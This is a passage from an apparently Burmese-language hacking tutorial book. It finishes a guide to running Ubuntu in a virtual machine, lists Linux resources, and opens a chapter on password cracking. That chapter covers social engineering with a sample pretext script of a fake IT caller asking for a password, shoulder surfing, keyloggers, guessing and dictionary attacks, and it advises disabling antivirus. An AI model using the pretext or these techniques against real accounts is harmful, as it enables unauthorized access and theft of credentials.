
၁၀။ ထို့နောက် Finish တွင် Click နှိပ်ပေးပါ။




၁၁။ ၄င်းသည်အလိုအလျောက်ပင် Create ပြုလုပ်ထားသော Image ကိုပုံတွင်ပြထားသည့်အတိုင်း ရွေးချယ်ပေးစေပါမည်။ ထို့နောက် Next တွင် Click နှိပ်ပါ။




၁၂။ ထို့နောက် ပြီးဆုံးပြီးအောက်ပါအတိုင်းပေါ်လာပါက Finish တွင် Click နှိပ်ကာ ရွေးချယ်ပေးနိုင်ပါသည်




၁၃။ Main Page ကိုပြန်လည်သွားရောက်ပြီး CD/DVD ROM ပေါ်သို့ Click နှိပ်ပါ။




၁၄။ Mount CD/DVD Drive ကို Check ပြုလုပ်ပြီး ISO Image ဖိုင်ကို ရွေးချယ်ပါ။




၁၅။ အကယ်၍ အစောပိုင်းတွင် Download ပြုလုပ်ထားခဲ့သော Ubuntu Image ကိုသုံးစွဲလိုပါက ပုံတွင်ပြထားသည့်အတိုင်း ရွေးချယ်ပေးပါ။ အကယ်၍ Ubutu Image.iso ဖိုင်မရှိသေးပါက အထက်တွင်ဖော်ပြထားခဲ့သော Link မှ Download ပြုလုပ်ထားရပါမည်။




၁၆။ ထို့နောက် Select ကိုရွေးချယ်ပေးပါ။




၁၇။ စတင်လုပ်ဆောင်ခဲ့သော နေရာသို့ပြန်ရောက်လာပါမည်။ OK တွင် Click နှိပ်ပါ။



၁၈။ Main Screen သို့ထပ်မံရောက်ရှိသွားပါမည်။ ထို့နောက် အောက်တွင်ပြထားသောပုံအတိုင်း Start တွင် Click နှိပ်ပေးပါ။



၁၉။ ထို့နောက်တွင် Ubuntu Boot Up Screen ပေါ်လာသည်ကို အောက်တွင်ဖော်ပြထားသည့်ပုံအတိုင်း တွေ့ရှိရမည်ဖြစ်ပါသည်။ "Try Ubuntu" တွင် ရွေးချယ်ပါ။ ထို့နောက် နိုင်ငံများကိုရွေးချယ်ခိုင်းသော နေရာသို့ရောက်လျှင် မိမိ၏နိုင်ငံတွင်ရွေးချယ်၍ Enter နှိပ်ပါ။ ထိုအခါ Virtual Environment တစ်ခုအတွင်းတွင် Ubuntu Window ဖြင့် အလုပ်လုပ်ဆောင်နိုင်ပြီဖြစ်ပါသည်။



Linux OS ကိုလေ့လာခြင်း

ယခုအခါတွင် Ubuntu ကိုမောင်းနှင်ထားပြီးဖြစ်ပါသည်။ ထို့နောက်ဆက်လက်လေ့လာရမည့် အချက်များကိုဆွေးနွေးပါမည်။ Linux တွင် များစွာသော Distribution များထွက်ရှိသည့်အတွက် နှစ်သက်ရာတစ်ခုခုတွင် ပေါက်မြောက်အောင်လေ့လာသင့်ပါသည်။ ထုံးစံအတိုင်းပင်သိလိုသောအချက်များကို Google တွင်ရှာဖွေခြင်း၊ Community Forum များတွင်ဝင်ရောက်ဆွေးနွေးခြင်းစသည်တို့ကို လုပ်ဆောင်ပေးခြင်းဖြင့် Linux ကိုလေ့လာရာတွင် အထောက်အကူဖြစ်စေနိုင်မည်ဖြစ်ပါသည်။ ဥပမာအားဖြင့် Ubuntu Community တစ်ခုဖြစ်သော http://ubuntuforums.org တွင်အသင်းဝင်ပေါင်း 700,000 ယောက်ရှိသည့်အတွက် နားမလည်သည့်အချက်များ၊ သိချင်သည့်အချက်များကို ထို Forum တွင် ဝင်ရောက်မေးမြန်းနိုင်မည်ဖြစ်ပါသည်။ ယခုစာအုပ်သည် Hacking အကြောင်းကိုသာလေ့လာခြင်းဖြစ်၍ Linux ကိုအသုံးပြုပုံကို ချန်လှပ်ထားခဲ့ပါသည်။ နောက်ထွက်ရှိမည့် Linux အသုံးပြုနည်းစာအုပ်တွင် Linux အကြောင်းပြည့်စုံစွာဖော်ပြပေးမည်ဖြစ်ပါသည်။ သို့သော်လည်း အထောက်အကူဖြစ်စေနိုင်မည့်အချက်များကိုအောက်တွင်ဖော်ပြပေးထားပါသည်။

၁။ စာဖတ်ပါ။ Linux အကြောင်းရေးသားထားသော စာအုပ်များနှင့် Internet မှ Linux Tutorial များကို လေ့လာပါ။ ဖတ်သင့်သောစာအုပ်များကိုအောက်တွင်ဖော်ပြပေးထားပါသည်။ Internet မှရှာဖွေဖတ်ရှုနိုင်ပါသည်။

- **A Pratical Guide to Linux Commands, Editors, and Shell Programming**

  http://www.amazon.com/Practical-Guide-Commands-Editors-Programming/dp/0131478230/ref=pd_bbs_sr_1?ie=UTF8&s=books&qid=1224634074&sr=8-1
- **Understanding the Linux Kernel, Third Edition**

  http://www.amazon.com/Understanding-Linux-Kernel-Third-Daniel/dp/0596005652/ref=pd_bbs_sr_5?ie=UTF8&s=books&qid=1224634074&sr=8-5
- **A Pratical Guide to Unbuntu Linux**

  http://www.amazon.com/Practical-Guide-Ubuntu-Linux-R/dp/013236039X/ref=pd_bbs_8?ie=UTF8&s=books&qid=1224634074&sr=8-8
- **How Linux Work**

www.amazon.com/How-Linux-Works-Brian-Ward/dp/1593270356/ref=pd_bbs_10?ie=UTF8&s=books&qid=1224634074&sr=8-10

အစရှိသည့်စာအုပ်များသည် နိုင်ငံတကာတွင်ထင်ရှားကျော်ကြားသော Linux ကိုလေ့လာနိုင်သော စာအုပ်များဖြစ်ပါသည်။ သို့ရာတွင် အင်္ဂလိပ်စာကိုအထိုက်အလျောက်ကျွမ်းကျင်ရန်လိုအပ်ပါမည်။ ထို့အပြင် ကွန်ပျူတာဗဟုသုတများပြားမှသာ နားလည်နိုင်မည်ဖြစ်ပါသည်။

အခြားသော Linux ကိုလေ့လာနိုင်မည့်နေရာတစ်ခုမှာ Internet ပင်ဖြစ်ပါသည်။ လူကြိုက်များသော Linux လေ့လာရေး Web Site များကိုအောက်တွင်ဖော်ပြထားပါသည်။

- **Official Linux Website**

  www.linux.org
- **Begin Linux**

  www.beginlinux.org
- **Linux Tutorials**

  www.linux-tutorial.info

အခြားသော လေ့လာစရာများလည်းရှိသည့်အနက် Video Tutorial အနေဖြင့် လေ့လာနိုင်သော နေရာများမှာ အောက်ပါအတိုင်းပင်ဖြစ်ပါသည်။

- **Introduction to Linux**

  http://www.vtc.com/products/Introduction-to-Linux-tutorials.htm
- **Ubuntu Linux Tutorials**

  http://www.vtc.com/products/Ubuntu-Linux-tutorials.htm

အထက်တွင်ဖော်ပြထားသော Resources များသည် Linux ကိုလေ့လာရန်အတွက် အလွန်ကောင်းမွန်သော လမ်းညွှန်ချက်များလည်းဖြစ်ပါသည်။ ထို့ကြောင့် စာအုပ်များဖတ်ရှုခြင်း၊ Web Site များကို အသုံးပြုခြင်း၊ Video Tutorial များကြည့်ရှုခြင်းဖြင့် Linux ကျွမ်းကျင်မှုဆိုင်ရာ အရည်အသွေးကို မြင့်တင်နိုင်စေမည်ဖြစ်ပါသည်။

Chapter IV
Password Cracking

Password များကို Hack လုပ်ခြင်း

ယနေ့ခေတ်တွင် Password (စကားဝှက်များ) ကို Web Site များ၊ Computer System များတွင် လုံခြုံရေးစနစ်တစ်ခုအသွင်ဖြင့် အသုံးပြုလာကြပါသည်။ ထိုအချက်သည်ပင် Hacker များအတွက် အခွင့်မရှိပဲ ဝင်ရောက်အသုံးပြုရန်အတွက် အလွယ်ကူဆုံး၊ အဓိကအကျဆုံးသော နည်းလမ်းများဖြစ်လာပါသည်။

Password Cracking အမျိုးအစားများ

Software များကိုအသုံးပြု၍ Password Cracking (စကားဝှက်ချိုးဖောက်ဝင်ရောက်ခြင်းများ) မပြုလုပ်မီတွင် ရှေးကအသုံးပြုခဲ့သော နည်းလမ်းများကိုအသုံးပြု၍ Password ရယူခြင်းကိုလေ့လာကြည့်ကြမည်ဖြစ်သည်။ အောက်ဖော်ပြပါနည်းပညာများမှ Social Engineering၊ Shoulder Surfing နှင့် Password Guessing စသောနည်းလမ်းများသည် ယခုခေတ်တွင် အလွန်အသုံးများ၍ ရိုးအီသွားပြီဖြစ်ပါသည်။ ထို့ကြောင့် ယင်းအကြောင်းကိုအသေးစိပ်ဖော်ပြခြင်းမပြုတော့ပဲ ယေဘုယျသဘောတရားမျှသာ ဖော်ပြလိုက်ပါသည်။

Social Engineering

Social Engineering ဆိုသည်မှာ ထိုးဖောက်ဝင်ရောက်လိုသော စနစ်တစ်ခုကို ယုံကြည်မှုရယူ၍ ထိုးဖောက်ဝင်ရောက်ပြီး အချက်အလက်များရယူသွားခြင်းပင်ဖြစ်သည်။ ဥပမာအားဖြင့် Hacker တစ်ဦးသည် မောင်မောင်ဆိုသော လူတစ်ဦး၏စနစ်ကိုထိုးဖောက်ဝင်ရောက်လိုသည်။ ထို့အတွက် Hacker သည် မောင်မောင်၏ စကားဝှက်သိနိုင်ရန် လိုအပ်ပေမည်။ ထို့အတွက် သူသည် IT Department မှဝန်ထမ်းတစ်ယောက်ဟန်ဆောင်လျက်

"မင်္ဂလာပါ ကိုမောင်မောင် ကျွန်မနာမည် စန္ဒာလို့ခေါ်ပါတယ်။ IT Department ကပါ။ ကျွန်မတို့ဌာနက Virus ကာကွယ်ရေး Software Update တစ်ခုကိုထည့်သွင်းမလို့ပါ။ ခက်တာက ကျွန်မတို့အခု User Database ကိုဝင်လို့မရ ဖြစ်နေပါတယ် ဒါကြောင့် ကိုမောင်မောင်ရဲ့ အချက်အလက်တွေကိုလည်း ကြည့်လို့မရဖြစ်နေပါတယ် ဒါကြောင့်စိတ်မဆိုးဘူးဆိုရင် ကျွန်မတို့ သူဌေးက မဆူခင် အလုပ်လုပ်နိုင်အောင်လို့ ကိုမောင်မောင်ရဲ့ Password ကိုသိပါရစေ"

မောင်မောင်သည် စိတ်မပါတပါဖြင့်ဖြစ်စေ၊ စိတ်လိုလက်ရဖြင့်ဖြစ်စေ ဆိုင်းငံ့ခြင်းမရှိပဲ သူ၏ password ကိုပြောပြမိပါက Social Engineering ဖြင့်အတိုက်ခိုက်ခံလိုက်ရပြီဖြစ်ပါသည်။ Hacker သည် မောင်မောင်၏ Account ကို Hack ပြုလုပ်သွားနိုင်ပြီဖြစ်သည်။

Shoulder surfing

Shoulder Surfing ဆိုသည်မှာ အတိအကျပင် Password ရိုက်သောလက်၏အထားအသိုကို ကြည့်ရှုခြင်းဖြစ်သည်။ Hacker သည် သင်ရိုက်သော Password ကိုလှမ်းကြည့်ခြင်းဖြင့် သင်၏ Password ကိုသိသွားစေနိုင်သည်။ မနီးမဝေးမှလှမ်းကြည့်ခြင်းဖြင့် သင်၏ Password ရိုက်ခြင်းကို မှတ်သားကောင်း မှတ်သားထားမည်ဖြစ်သည်။ Shoulder Surfing မဟုတ်သော်လည်း သင်အသုံးပြုခဲ့သောကွန်ပျူတာများတွင် Keylogger Software တစ်ခုခုထည့်သွင်း၍ ရယူသွားနိုင်ပါသည်။ ထို့ကြောင့် ကိုယ်ပိုင်ကွန်ပျူတာမဟုတ်သည့် အခြားသောကွန်ပျူတာများကိုသုံးစွဲသည့်အခါတွင် ဂရုစိုက်၍ သုံးစွဲရမည်ဖြစ်သည်။ Keylogger ကိုအသုံးပြုရာတွင် Software များအဖြစ်သာမက Keyboard Port တွင် အသုံးပြုရသည့် Hardware ပစ္စည်းများလည်းရှိသည့်အတွက် အထူးဂရုပြုရန်လိုအပ်ပါသည်။

Guessing

အကယ်၍ အသုံးပြုသူသည် အားနည်းသော Password (စကားပုက်များ)ကိုအသုံးပြုခြင်းဖြင့် ထိုးဖောက်ဝင်ရောက်လိုသော Hacker သည် အလွန်တကူပင်မှန်းဆသွားနိုင်မည်ဖြစ်သည်။ အဓိကအားဖြင့် အသုံးပြုသူ၏ မွေးနေ့၊ ဖုန်းနံပါတ်၊ ချစ်သူ စသည့် မှန်းဆရလွယ်ကူသော Password များပေးထားမိခြင်းတို့အတွက် hacker သည်အလွယ်တကူပင် Password ကိုရယူထိုးဖောက်သွားနိုင်မည်ဖြစ်ပါသည်။

အထက်ပါအကြောင်းအရာများသည် ရိုးရှင်းသော ပညာသားမပါသော Cracking လုပ်သော နည်းစနစ်များဖြစ်သည်။ ယခုခေတ်တွင် အသုံးမဝင်တော့ပါ။ ထို့ကြောင့် နည်းပညာမြင့်မားစွာဖြင့် Password များကို Crack လုပ်နိုင်မည့် အသစ်အဆန်းများအကြောင်းကို ဖော်ပြမည်ဖြစ်သည်။ ယခုစာအုပ်တွင် ဖော်ပြထားသည့် အချို့သော Software များကိုအသုံးပြုရာတွင် အသုံးပြုသည့်စက်တွင် Anti-Virus Software တင်ထားပါက Disable ပြုလုပ်ထားရန် လိုအပ်ပါသည်။ အကြောင်းမှာ အချို့သော Software များကို Anti-Virus Software မှ အသုံးပြုခွင့်ပိတ်ပင်ထား၍ ဖြစ်ပါသည်။

Password များကို Cracking လုပ်ရန် နည်းလမ်းအမျိုးမျိုးရှိသည်ကအနက် အချို့သောနည်းလမ်းများကို စတင်ဖော်ပြမည်ဖြစ်ပါသည်။

Dictionary Attack


Dictionary Attack ဆိုသည်မှာ Text ဖိုင်တစ်ဖိုင်တွင် Password အတွက်အသုံးပြုလေ့ရှိသော စကားလုံးများကို ရေးသားထားပြီး ဖောက်ထွင်းလိုသော Password ကို Text ဖိုင်တွင်ရေးသားထားသော စကားလုံးများဖြင့် တိုက်ဆိုင်စစ်ဆေးခြင်းဖြစ်သည်။ အကယ်၍ ပေးထားသော password သည် 